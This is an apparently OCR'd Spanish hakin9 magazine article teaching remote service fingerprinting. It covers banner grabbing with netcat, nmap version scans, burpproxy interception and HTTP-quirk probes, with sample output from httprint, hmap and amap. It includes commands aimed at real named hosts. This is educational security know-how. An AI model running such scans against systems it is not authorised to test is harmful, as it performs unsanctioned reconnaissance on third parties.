Lo que hemos apenas hecho – averiguar qué software está siendo utilizado para ofrecer un servicio dado en un ordenador remoto – se llama técnicamente detección remota de servicios (en inglés: *application level fingerprinting*). Esta actividad toma a veces una forma diferente. Sucede que a veces no sólo no se sabe qué software realiza un servicio dado (Apache o IIS, o la versión concreta), sino que ni siquiera se sabe qué servicio está siendo ofrecido en un puerto abierto dado. Durante el

En este artículo aprenderás...

- qué es application level fingerprinting,
- qué técnicas utiliza,
- qué herramientas puedes utilizar en la detección remota de servicios,
- qué técnicas utilizan estas herramientas,
- cómo de fidedignos son los resultados aportados por las respectivas herramientas,
- si es difícil engañar las herramientas (y sobretodo si esto es posible).

Lo que deberías saber...

- se supone que el Lector dispone de habilidades informáticas generales, entiende el funcionamiento de Internet, y sería útil (aunque no imprescindible) el conocimiento básico de la línea de órdenes de Linux.

escaneo de puertos nos enteramos que en el ordenador 192.168.22.33 el puerto 175 está abierto y esa es toda la información de la que disponemos. Puede tratarse tanto de un servidor ftp como de cualquier otra cosa. En tales situaciones el servicio *http://www.netcraft.com* no nos será de mucha utilidad, pero si tenéis un ordenador con Linux (lanzado, por ejemplo, desde el CD con hakin9.live) podréis ejecutar la instrucción:

```
$ nmap <dirección_IP> -P0 -sV -p
<número_de_puerto>
```

para saber qué servicio funciona en qué puerto y cuál software lo realiza (Figura 2.).




Figura 1. *www.netcraft.com nos informa qué servidor utiliza el sitio web www.allegro.pl*

Listado 1. *Petición del documento http://www.icm.edu.pl/festiwal/2005/program.html*

```
GET /festiwal/2005/program.html HTTP/1.1
User-Agent: Opera/8.51 (X11; Linux i686; U; en)
Host: www.icm.edu.pl
Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png,
                image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1
Accept-Language: pl,en;q=0.9
Accept-Charset: iso-8859-2, utf-8, utf-16, iso-8859-1;q=0.6, *;q=0.1
Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0
Connection: Keep-Alive
(línea vacía)
```

hakin9.live - Konsole

Session Edit View Bookmarks Settings Help

```
$ nmap 172.16.0.111 -P0 -sV -p 175

Starting Nmap 4.03 ( http://www.insecure.org/nmap/ ) at 2006-06-14 12:14 CEST
Interesting ports on 172.16.0.111:
PORT     STATE SERVICE VERSION
175/tcp open  ftp     VxWorks ftpd 5.4.2
Service Info: OS: VxWorks

Nmap finished: 1 IP address (1 host up) scanned in 6.630 seconds
$
```

Figura 2. *Con nmap podemos revisar qué servicio funciona en un puerto dado y cuál es el software que lo realiza (en este caso, el servicio es ftp y el software es VxWorks ftpd 5.4.2)*

Un lector perezoso puede perfectamente dejar de leer en este momento. Sabemos ya cómo revisar qué servicio funciona en qué puerto y qué software está siendo utilizado para ello – ¿qué más querer? Pero el lector perspicaz comenzará en este momento a preguntarse:

- ¿Significa esto que todos pueden saber en qué servidor está funcionando el sitio web que administro? ¿No es posible de alguna manera ocultarlo?
- ¿Qué tan confiables son los resultados obtenidos? Si realizo una inspección de seguridad ¿puedo confiar ciegamente en los resultados regresados por netcraft y nmap? ¿Qué herramientas de detección remota de aplicaciones debería usar y de cuáles de ellas debería desconfiar?
- ¿Cómo funciona esto? ¡Una persona inteligente necesita entender sus propias herramientas!

Observemos pues los métodos utilizados por las diferentes herramientas. Trataremos de entender cómo funcionan, para luego preguntarnos si es posible (y qué tan fácil es) engañarlas. Nos centraremos principalmente en la identificación de la versión del servidor web, en particular en lo que respecta al servidor Apache. El método más sencillo – simplemente preguntar.

Comencemos por recordar la manera en que funciona el protocolo HTTP. Cada vez que visitamos la página *http://www.icm.edu.pl/festiwal/2005/program.html* suceden tres cosas (Figura 3.):

- el navegador web envía al servidor *www.icm.edu.pl* una petición solicitando el envío del documento /festiwal/2005/program.html
- el servidor envía al navegador el documento solicitado
- el navegador lo visualiza en pantalla

¿Queréis ver cómo se ve la petición enviada? Nada más sencillo. Podemos usar para ello una simpática herramienta de diagnóstico llamada



burpproxy. Se trata de un sencillo web proxy que visualiza las peticiones y respuestas que pasan a través de él. Basta lanzar burpproxy en nuestro ordenador y configurar el navegador para que utilice el servidor proxy en la máquina local para que toda la comunicación del navegador con los servidores web sea mostrada por burpproxy. La manera exacta de usar burpproxy se explica en el recuadro *Cómo usar burpproxy.*

Tratemos de observar con ayuda de burpproxy la comunicación entre el navegador y el servidor durante una visita a la página *http://www.icm.edu.pl/festiwal/2005/program.html* (ánimo al lector a que trate por sí mismo de observar esta comunicación). Como vemos, la petición enviada por el navegador es como la que se muestra en el Listado 1. La primera línea puede traducirse como: deseo descargar (GET) el documento /festiwal/2005/program.html; estoy usando el protocolo HTTP, versión 1.1. Las siguientes líneas de la petición contienen informaciones adicionales (su significado se explica en la Tabla Peticiones y respuestas HTTP – significado). La petición acaba con una línea vacía.

A su vez, el servidor envía al navegador la respuesta mostrada en el Listado 2. La primera línea de esta respuesta significa: uso el protocolo HTTP, versión 1.1 (HTTP/1.1), te envío el documento solicitado (200 es el código de comunicación que significa todo ha ido bien). Las siguientes líneas contienen informaciones adicionales (descritas en detalle en la Tabla Peticiones y respuestas HTTP – significado). A continuación vemos una línea vacía, después de la cual aparece el contenido del documento enviado.

Para nosotros es de especial interés una de las líneas de la respuesta del servidor:

Server: Apache/1.3.33 (Debian GNU/Linux) PHP/4.3.10-15 mod_ssl/2.8.9 OpenSSL/0.9.6c mod_perl/1.29

En esta línea, el servidor se presenta al navegador: se muestra el nombre del servidor (Apache), su versión (1.3.33) y otros detalles.

¡Tenemos pues una forma sencilla de averiguar qué servidor tenemos entre manos! Si el uso del navegador con burpproxy te parece




Figura 3. *El navegador descargando una página del servidor http://www.icm.edu.pl/festiwal/2005/program.html*




Figura 4. *Lanzamiento y configuración de burpproxy*

Cómo usar burpproxy


burpproxy (lo encontrarás en el CD que acompaña a la revista) ha sido escrito en Java, por lo que es posible lanzarlo en Linux, Windows y Mac OS X. Para observar la comunicación entre el navegador Mozilla Firefox y los servidores web con ayuda de burpproxy:


- lanza burpproxy,
- en burpproxy pasa a la pestaña options y selecciona server responses -> intercept,
- en Firefox edita tus preferencias (edit -> preferences), pasa a general -> connection settings y coloca como servidor proxy (en el campo HTTP proxy) la dirección 127.0.0.1, puerto 8080,
- en burpproxy abre la pestaña intercept – es aquí donde aparecerán las peticiones y sus respectivas respuestas,
- regresa a Firefox y comienza a navegar la web normalmente. Cada vez que burpproxy intercepte una petición o una respuesta del servidor, la visualizará en la pestaña intercept y esperará a que oprimas el botón forward para continuar.

Si usas otro navegador en lugar de Firefox, configúralo apropiadamente para que utilice el servidor proxy que funciona en la dirección 127.0.0.1, puerto 8080.

ONLY FRESH IDEAS

TO ORDER: BUYITPRESS.COM









Software Developer's JOURNAL
new ideas & solutions for professional programmers
Polish, English, Spanish, German and French language versions

MSCoder
Independent magazine for developers using Microsoftplatform
Spanish, French and German language versions

hakin9
Hard Core IT Security Magazine
Polish, French, Spanish, Italian, English, Czech and German language versions

Linux+ DVD
Europe's biggest Linux magazine
Polish, French, Spanish, Czech and German language versions

MORE: WWW.SOFTWARE.COM.PL

WE ARE LOOKING FOR LICENSORS AND DISTRIBUTORS WORLDWIDE
CONTACT: MONIKA GODLEWSKA, MONIKAG@SOFTWARE.COM.PL



demasiado complicado, puedes simplemente establecer una conexión TCP con el servidor con ayuda de netcat y escribir tú mismo la petición. Para ello ejecuta la siguiente instrucción:

```
$ nc www.icm.edu.pl 80 -v
```

Esta instrucción significa: conéctate con el ordenador *www.icm.edu.pl*, puerto 80. La opción -v hace que el programa nos informe cuando la conexión haya sido establecida. Cuando aparezca la información de que la conexión ha sido establecida (krank enschwester.icm.edu.pl [212.87.0.40] 80 (www) open), escribe lo que viene a continuación:

```
GET / HTTP/1.0
(línea vacía)
```

Esta es una petición HTTP sumamente sencilla que incluye sólo los detalles más importantes. Se la puede interpretar como: deseo descargar (GET) el documento / (o sea, la página principal) utilizando el protocolo HTTP, versión 1.0. ¡No olvides añadir la línea vacía que indica el final de la petición! Observa la respuesta obtenida del servidor – es muy probable que sea

Tabla 1. *Peticiones y respuestas HTTP – significado*

líneas consecutivas de la petición	significado
GET /festiwal/2005/program.html HTTP/1.1	el navegador desea descargar (GET) el documento /festiwal/2005/program.html utilizando el protocolo HTTP, versión 1.1
User-Agent: Opera/8.51 (X11; Linux i686; U; en)	el navegador se presenta como Opera 8.51
Host: www.icm.edu.pl	la petición va dirigida al servidor www.icm.edu.pl (importante cuando una misma máquina contiene varios servidores virtuales)
Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1	el navegador declara qué documentos (de qué tipo MIME) puede aceptar
Accept-Language: es,en,pl;q=0.9	el navegador declara los lenguajes en los que puede aceptar documentos (de preferencia en castellano, luego en inglés y finalmente en polaco)
Accept-Charset: iso-8859-1, utf-8, utf-16, iso-8859-2;q=0.6, *;q=0.1	el navegador declara qué conjuntos de caracteres puede aceptar
Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0	el navegador declara qué formatos de compresión puede aceptar
Connection: Keep-Alive	el navegador solicita que el servidor no cierre la comunicación después de enviar la respuesta – gracias a ello el envío de peticiones subsiguientes será más rápido
(línea vacía)	la petición acaba con una línea vacía
líneas consecutivas de la respuesta del servidor	significado
HTTP/1.1 200 OK	la petición ha sido procesada correctamente, envío el documento solicitado
Date: Wed, 05 Oct 2005 12:46:18 GMT	fecha de envío de la respuesta
Server: Apache/1.3.33 (Debian GNU/Linux) PHP/4.3.10-15 mod_ssl/2.8.9 OpenSSL/0.9.6c mod_perl/1.29	el servidor se presenta como Apache 1.3.33
X-Powered-By: PHP/4.3.10-15	en el servidor ha sido instalado PHP, versión 4.3.10-15
Connection: close	el servidor cerrará la conexión TCP después de enviar esta respuesta
Content-Type: text/html	el documento enviado es de tipo text/html
(línea vacía)	la línea vacía señala el final de las cabeceras HTTP y el comienzo del documento propiamente dicho
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN"> <html> <head> (...)	el resto del mensaje contiene el documento solicitado por el navegador




Figura 5. *Configuración de Firefox*

similar a la que hemos ya visto en burpproxy:

```
HTTP/1.1 200 OK
Date: Wed, 05 Oct 2005 12:46:18 GMT
Server: Apache/1.3.33 (Debian GNU/
Linux) PHP/4.3.10-15 mod_ssl/2.8.9
OpenSSL/0.9.6c mod_perl/1.29
X-Powered-By: PHP/4.3.10-15
(...)
```

Ahora sabemos que estamos conversando con un servidor Apache, versión 1.3.33. Como veis, la técnica es sencilla – ánimo al Lector a examinar de esta manera varios sitios web diferentes.

Lo mismo para FTP

Otros servicios también tienen la costumbre de presentarse. Cuando nos conectamos con un servidor FTP, éste por lo general nos da su nombre y número de versión:

```
$ nc sunsite.icm.edu.pl 21 -v
(...)
220 SunSITE.icm.edu.pl FTP server (
      Version wu-2.6.2(9) Fri Jun 17
      21:45:54 MEST 2005) ready.
```

Como vemos, conocer este tipo de detalles en FTP es incluso más fácil que en en HTTP. El servidor FTP mismo nos los envía apenas establecemos una conexión con él. Esta información se conoce como mensaje de bienvenida (inglés *banner*), y lo que estamos precisamente haciendo se llama análisis de mensajes de bienvenida (inglés *banner grabbing*).

Defectos de este método

El método que acabamos de conocer tiene un defecto: el servidor puede mentir. De las cuestiones prácticas, o sea de cómo configurar Apache para que se haga pasar por IIS, nos ocuparemos más adelante. Por el momento basta tener en mente que no existe ninguna razón por la que el servidor deba decirnos la verdad. Si un Apache afirma ser un IIS ¿quién le va a acusar de mentiroso?

Por esta razón han surgido otros métodos para la detección de la versión de servidores web (y, en general, de la versión de cualquier tipo de software que realice un servicio), los cuales son más difíciles de engañar.

Diferencias en la implementación del estándar

El protocolo HTTP ha sido ampliamente definido y descrito en varios documentos RFC, en los que se especifica la forma que debería tener una petición, el significado de los diferentes códigos de comunicación, etc. No obstante, la enorme cantidad de posibles situaciones impide que absolutamente todos sus aspectos sean especificados hasta el último detalle.

Por ejemplo, el protocolo HTTP tiene varias versiones, entre las cuales se encuentran la 0.9 y la 1.0.

Figura 6. *Configuración del servidor proxy para Firefox*



Tabla 2. *Cómo interpretar la salida de nmap*

salida de nmap	significado
Interesting ports on gecew (127.0.0.1): PORT STATE SERVICE VERSION 21/tcp open ftp vsFTPd 2.0.1	el puerto 21 está abierto, el servicio es ftp, realizado por el demonio vsFTPd, versión 2.0.1
Interesting ports on gecew (127.0.0.1): PORT STATE SERVICE VERSION 8443/tcp open ssl/http Apache httpd	aquí nmap ha encontrado abierto el puerto 8443, en el que funciona SSL, tras el que se halla un Apache.
Interesting ports on gecew (127.0.0.1): PORT STATE SERVICE VERSION 8443/tcp open ssl/ftp vsFTPd 2.0.1	tras SSL pueden hallarse otros servicios – en este caso se trata del FTP
Interesting ports on gecew (127.0.0.1): PORT STATE SERVICE VERSION 8080/tcp open http-proxy?	esta es la respuesta que da nmap cuando no puede reconocer un demonio; en tales casos se usa el número del puerto para determinar el servicio – puesto que esta información es incierta, el nombre del servicio aparece con un signo de interrogación

Listado 2. *Respuesta del servidor*

```
HTTP/1.1 200 OK
Date: Wed, 05 Oct 2005 12:46:18 GMT
Server: Apache/1.3.33 (Debian GNU/Linux) PHP/4.3.10-15 mod_ssl/2.8.9 OpenSSL/
                      0.9.6c mod_perl/1.29
X-Powered-By: PHP/4.3.10-15
Connection: close
Content-Type: text/html
(línea vacía)
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<html>
<head>
<!-- saved from url=(0049)http://www.icm.edu.pl/festiwal/2005/program0.html
                      -->
  <title>program - info</title>
(...)
```

Listado 3. *Expresión regular con patrón de respuesta del servidor, tomada de uno de los ficheros de configuración de vmap (del directorio http/wo/server_name)*

```
HTTP/1\.1 302 Found\+
Date: .*\+
Server: .*\+
X-Powered-By: .*\+
X-Accelerated-By: .*\+
Set-Cookie: .*; path=/\+
Expires: .*\+
(...)
```

En la versión 0.9, las peticiones son similares a la siguiente:

```
GET /index.html
(línea vacía)
```

Como vemos, la primera línea de la petición tiene la forma:

```
<método> <ruta de acceso al documento>
```

En la versión 1.0, en cambio, las peticiones son diferentes:

```
GET /index.html HTTP/1.0
(línea vacía)
```

Aquí la primera línea de la petición tiene la forma:

```
<método> <ruta de acceso al documento>
      <HTTP/versión.del.protocolo>
```

Como vemos, no es difícil distinguir la versión del protocolo utilizada por el cliente. A menos que éste envíe algo como:

```
TRALALA
(línea vacía)
```

Esta petición no es válida ni en la versión 0.9, ni en la 1.0 del protocolo HTTP. Sin embargo, ¡el servidor debe decidirse por una de estas variantes! Si nos estamos comunicando según el protocolo 0.9, la respuesta del servidor debería ser apropiada para esta versión del protocolo. En HTTP/0.9, el servidor simplemente envía el documento solicitado, sin ninguna cabecera:

```
<html>
<head>
  <title>program - info</title>
(...)
```

En cambio, en HTTP/1.0 – como hemos ya visto – la respuesta del servidor debe comenzar con una cabecera HTTP, por ejemplo:

```
HTTP/1.1 200 OK
Server: Apache/1.3.33
Content-Type: text/html
<html>
```

```
<head>
  <title>program - info</title>
(...)
```

Tratad de conectaros con varios servidores (como lo hicimos anteriormente, utilizando netcat) y de enviar la petición TRALALÁ. Observad las diferentes respuestas regresadas por diferentes servidores, sobre todo por aquellos cuyo software conocéis. Bien pronto llegaréis a la conclusión de que Apache normalmente trata todas las peticiones sin sentido como HTTP/0.9, mientras que IIS como HTTP/1.0.

Astuta técnica, ¿no es verdad? Mientras que (sin entrar aún en detalles técnicos) una modificación de la configuración de Apache para que se presente como IIS en las cabeceras HTTP debería ser sencilla de realizar, hacer que el servidor trate de manera diferente nuestras absurdas peticiones (TRALALÁ) tiene toda la apariencia de ser una tarea bastante más complicada, que puede incluso requerir modificaciones en el código del servidor.

Otras diferencias

Existen muchas pequeñas diferencias entre las diversas implementaciones del protocolo HTTP. Otro ejemplo: el poco conocido método DELETE del protocolo HTTP. Casi ninguno de los servidores populares en su configuración por defecto acepta este método, aunque si tratamos de enviar a varios servidores la petición:

```
DELETE / HTTP/1.0
(línea vacía)
```

veremos (os animo, queridos Lectores, a probarlo vosotros mismos) que Apache suele responder:

```
HTTP/1.1 405 Method Not Allowed
(...)
mientras que los servidores IIS dicen:
HTTP/1.1 404 Not Found
(...)
```

Como vemos, en ambos casos nuestra petición no es aceptada, pero los códigos de error regresados son diferentes.

Las herramientas

Podríamos pues organizar nuestro trabajo de la siguiente manera: preparar una tabla que contenga diversos detalles que permitan distinguir Apache de IIS, IIS del servidor LiteSpeen, la versión 1.3 de Apache de la 1.4, etc. Luego tendríamos que lanzar netcat y efectuar manualmente prueba tras prueba, tomar nota de los resultados, compararlos con la tabla, analizarlos... Por supuesto, nadie trabaja de esta manera porque, como sabemos, existen herramientas que pueden llevar a cabo las pruebas necesarias automáticamente. A continuación veremos algunas de las más populares.

nmap

El nmap, popular escáner de puertos, es también capaz de detectar qué servicio funciona en un puerto dado y qué software lo realiza – basta lanzarlo con las opciones -sV; por ejemplo:

```
# nmap -sV -p 80 www.google.com
```

Listado 4. *Ejemplo de informe de httprint*

```
Finger Printing on http://127.0.0.1:80/
Finger Printing Completed on http://127.0.0.1:80/
--------------------------------------------------
Host: 127.0.0.1
Derived Signature:
Microsoft-IIS/6.0
9E431BC86ED3C295811C9DC5811C9DC5050C5D32505FCFE84276E4BB811C9DC5
0D7645B5811C9DC5811C9DC5CD37187C11DDC7D7811C9DC5811C9DC58A91CF57
FCCC535B6ED3C295FCCC535B811C9DC5E2CE6927050C5D336ED3C2959E431BC8
6ED3C295E2CE69262A200B4C6ED3C2956ED3C2956ED3C2956ED3C295E2CE6923
E2CE69236ED3C295811C9DC5E2CE6927E2CE6923
Banner Reported: Microsoft-IIS/6.0
Banner Deduced: Apache/2.0.x
Score: 140
Confidence: 84.34
------------------------
Scores:
Apache/2.0.x: 140 84.34
Apache/1.3.[4-24]: 132 68.91
Apache/1.3.27: 131 67.12
Apache/1.3.26: 130 65.36
Apache/1.3.[1-3]: 127 60.28
TUX/2.0 (Linux): 123 53.90
Apache/1.2.6: 117 45.20
Agranat-EmWeb: 86 14.44
Stronghold/4.0-Apache/1.3.x: 77  9.25
Com21 Cable Modem: 70  6.16
(...)
```




Figura 7. *Burpproxy visualiza la petición interceptada y espera que le permitamos enviarla al servidor*




Figura 8. *De esta manera nmap reconoce los servicios y el software que los realiza*

Listado 5a. *Ejemplo de informe de hmap*

```
      matches : mismatches : unknowns
Apache/2.0.44 (Win32)                    110 :   5 :   8
Apache/2.0.40 (Red Hat 8.0)              110 :   4 :   9
IBM_HTTP_Server/2.0.42 (Win32)           108 :   6 :   9
Apache/1.3.12 (Win32)                    108 :   8 :   7
Apache/1.3.14 (Win32)                    108 :   8 :   7
Apache/1.3.17 (Win32)                    108 :   8 :   7
Apache/1.3.22 (Win32)                    108 :   8 :   7
Apache/1.3.9 (Win32)                     107 :   8 :   8
Apache/1.3.27 (Red Hat 8.0)               90 :  25 :   8
Apache/1.3.23 (RedHat Linux 7.3)          89 :  26 :   8
```

Tabla 3. *Cómo interpretar la salida de amap*

resultado del funcionamiento de amap	significado
Protocol on 127.0.0.1:25/tcp matches smtp Unidentified ports: none	amap ha identificado SMTP en el puerto 25
Protocol on 66.249.85.99:443/tcp matches ssl Protocol on 66.249.85.99:443/tcp over SSL matches http Unidentified ports: none	en el puerto 443 hay SSL, y tras éste hay HTTP
Unidentified ports: 127.0.0.1:12300/tcp (total 1)	puerto 12300 – servicio no identificado

